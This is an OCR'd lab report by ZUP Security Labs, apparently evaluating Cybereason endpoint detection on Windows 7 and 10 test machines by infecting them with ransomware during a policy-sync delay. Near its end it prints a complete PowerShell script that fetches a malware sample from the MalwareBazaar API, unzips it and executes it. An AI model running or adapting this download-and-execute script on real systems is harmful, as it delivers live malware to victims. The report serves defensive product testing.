


Infection with Ransomware using delay in applying policies

ZUP Security Labs at Zup Innovation

Researcher & CyberSecurity Manager: Filipi Pires

Security Research Specialist: Paulo Trindade

Introduction

The purpose of this document, it was to execute several efficiency and detection tests in our endpoint solution, provided by Cybereason, this document brings the result of the defensive security analysis with an offensive mindset performing a Ransomware to encrypt the victim machine using a delay between server and sensor communication.

Regarding the test performed, the first objective it was to simulate targeted attacks using a powershell script to obtain a panoramic view of the resilience presented by the solution, with regard to the efficiency in its detection by signatures, NGAV and Machine Learning, running this script, the idea was to download a **Ransomware directly** on the victim's machine and execute itself.

The second objective consisted in running the stress test using a script python script with daily malwares, provide by ***MalwaresBazaar*** by request using API access, and the some moment perform the powershell to download a **Ransomware directly** on the victim's machine.

And as a Third test we perform the same powershell to download another **kind of malware** on the victim's machine.

With the final product, the front responsible for the product will have an instrument capable of guiding a process of mitigation and / or correction, as well as optimized improvement, based on the criticality of risks.

2.0.1 Scope

The efficiency and detection analysis had as target the Cybereason Endpoint Protection application (`Cybereason Cloud Console`) in **Version 20.1.261.0;**
Installed in the windows machine `Windows 7 Ultimate Service Pack 1`;
Hostname - `Threat-Hunting-Win7`, as you can see in the picture below:




Image 1.1: Windows 7 Ultimate - Virtual Machine

The efficiency and detection analysis had as target the Cybereason Endpoint Protection application (`Cybereason Cloud Console`) in Version 20.1.261.0;
Installed in the windows machine `Windows 10 Pro`;
Hostname – `Threat-Hunting-Win10`, as you can see in the picture below:




Image 1.2: Windows 10 Education 2019 Virtual Machine

2.0.2 Project Summary

The execution of the security analysis tests of the Threat Hunting team it was carried out through the execution three (3) different test using some techniques to evade Cybereason Endpoint Protection in a virtualized environment in a controlled way, simulating a real environment, together with their respective best practices of the security policies applied , the test occurred during **5 day**, without count the weekend, along with the making of this document. The intrusion test started on the **16th of September** of the year 2020 and it was completed on the **22nd of September** of the same year.

1 Running the Tests

3.1 Description

A virtual machine with **Windows 7 operating system** it was deployed to perform the appropriate tests, as well as the creation of a security policy on the management platform (`ZUP - Threat Hunting - Policy`) e and applied to due device.




Image 1.3: Virtual Machine with Policy applied

To perform this test, one of those requirements is necessity to install some Microsoft KB to run in Windows 7 Service Pack 1, as you can see below

KB REQUIREMENTS

OS	REQUIRES KB	NOTES
• Windows Server 2012 R2 • Windows 8.1 • Windows Server 2012 • Windows 8 • Windows Server 2008 R2 Service Pack 1 (SP1) • Windows 7 SP1	KB2999226	This KB is also named "Update for Universal C Runtime (CRT) in Windows" and is required for the sensor to function.
Windows 7 SP1, Windows Server 2008 R2 SP1	KB3033929 or KB4474419	Required to ensure support for SHA256 signatures. Note that other Microsoft patches may provide this functionality as well.

Image 1.3: Manufacture documentation

After the application of this Microsoft KB, our machine is ready to receive all those efficiency and detection tests.




Image 1.4: Microsoft KB applied

A virtual machine with **Windows 10 operating system** it was deployed to perform the appropriate tests, as well as the creation of a security policy on the management platform (`ZUP - Threat Hunting - Policy`) e and applied to due device.




Image 1.5: Virtual Machine with Policy applied

The policy created for both machines were named **`ZUP - Threat Hunting`**, following the best practices recommended by the manufacturer, and, for testing purposes, all due actions were based on an aggressive detection method.




Image 1.6: Policy created by Cybereason Manager

Attacking validation

Before starting the detection tests, we need to validate if all those techniques and malwares are funtional in our enviroment.

We used the Policy applied:




Image 1.4: No Policies

The first stage of this attack was through to performed the *PowerShell* script

```
Write-Host "";
Write-Host "**********************" -ForeGroundColor Blue;
Write-Host "** ZUP Security Team **" -ForeGroundColor Blue;
Write-Host "**********************" -ForeGroundColor Blue;
Write-Host "";

$url = "https://mb-api.abuse.ch/api/v1/"
$hashfile = "ed01ebfbc9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa"
$targetFolder = "C:\Users\user\Desktop\ZUPSecurityLabs\"

$postHeaders = @{
    "API-KEY" = 'HERE API provided by MalwareBazaar'
 }

$postParams = "query=get_file&sha256_hash=$hashfile"

Invoke-WebRequest -Verbose -Method 'POST' -Uri $url -Body $postParams -
TimeoutSec 15 -Headers $postHeaders -MaximumRedirection 1 -OutFile (-
join($hashfile,".zip"))
Invoke-WebRequest -Verbose -Method 'POST' -Uri $url -Body $postParams -
TimeoutSec 15 -Headers $postHeaders -MaximumRedirection 1 -OutFile "$hashfile"

$response = Invoke-WebRequest -Verbose -Method 'POST' -Uri $url -Body $postParams -
TimeoutSec 15 -Headers $postHeaders -MaximumRedirection 1
$filename = $response.Headers.'Content-Disposition' -
replace '.*\bfilename=(.+)(?: |$)', '$1'
$outDir = Convert-Path $pwd
[IO.File]::WriteAllBytes("$targetFolder$hashfile", $response.Content)

$7ZipPath = '"C:\Program Files\7-Zip\7z.exe"'
$zipFile = '"$hashfile"'
$zipFilePassword = "infected"
$command = "& $7ZipPath e -p$zipFilePassword $zipFile"
iex $command

invoke-expression "& '$targetFolder$hashfile.exe'"
```

This *shellscript* when execute on victim machine, it uses the Invoke-WebRequest to request MalwareBazaar website using API KEY to download any kind of malware from him database and extract the malware that is inside the ZIP file, after that it call invoke-expression to execute the malware inside the victim machine.




Image 1.7: Infection Windows 7 Environment

And you can see the sabe behavior on Windows 10 Machine.

